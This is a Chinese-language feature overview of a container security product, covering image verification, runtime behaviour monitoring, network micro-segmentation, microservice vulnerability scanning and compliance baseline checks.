
安全风险处理

- 恶意镜像禁止运行
- 容器内恶意行为阻断
- 安全事件关联分析处理




安全验证

- 镜像安全验证
- 基础镜像验证
- 镜像签名验证
- 镜像来源验证
- 阻断镜像运行




镜像安全



容器运行时安全



基于AI的行为学习



- 通过对容器内行为进行学习，建立安全模型。
- 当监测到模型外的进程、文件访问、异常网络连接和系统调用时，会通过关联分析产品风险事件列表。
- 人工响应处理，及时阻断异常行为或纠正误报。

云原生网络隔离


容器微隔离用于阻止容器间东西向攻击，减小攻击面，全自动构建和管理容器层的ACL隔离安全策略。主要通过双向控制、访问可视化、访问过程溯源的功能，对基于容器、容器组和业务视角进行超细粒度的双向网络访问控制，能够对非法访问的轨迹监控并溯源整个行为访问的过程。

容器网络可视化

- 感知网络流量
- 识别失陷容器与恶意行为（规则、机器学习）

容器网络微隔离

- 匹配不同CNI插件
- 支持不同控制粒度（集群/namespace/service/Pod/IP）



微服务的安全



服务自动发现

自动发现云原生环境中存在的所有微服务



服务类型识别


识别服务的类型(如NodePort、ClusterIP等) ，并可进一步识别服务的应用类型（如Web、数据库等）



服务漏洞检测

扫描服务存在的安全漏洞，覆盖OWASP TOP10全部类型，以及暴露的API漏洞

合规基线的自动检测



- 01 CentOS、Ubuntu 等OS合规基线
- 02 Kubernetes、Openshift合规基线
- 03 Docker合规
- 04 企业自定义合规

统一纳管

每个集群部署一个代理服务器，统一收集安全状态信息上报至容器安全数据库。代理服务器与容器安全管理平台和数据库之间网络可达即可，与物理位置无关。

统一展示

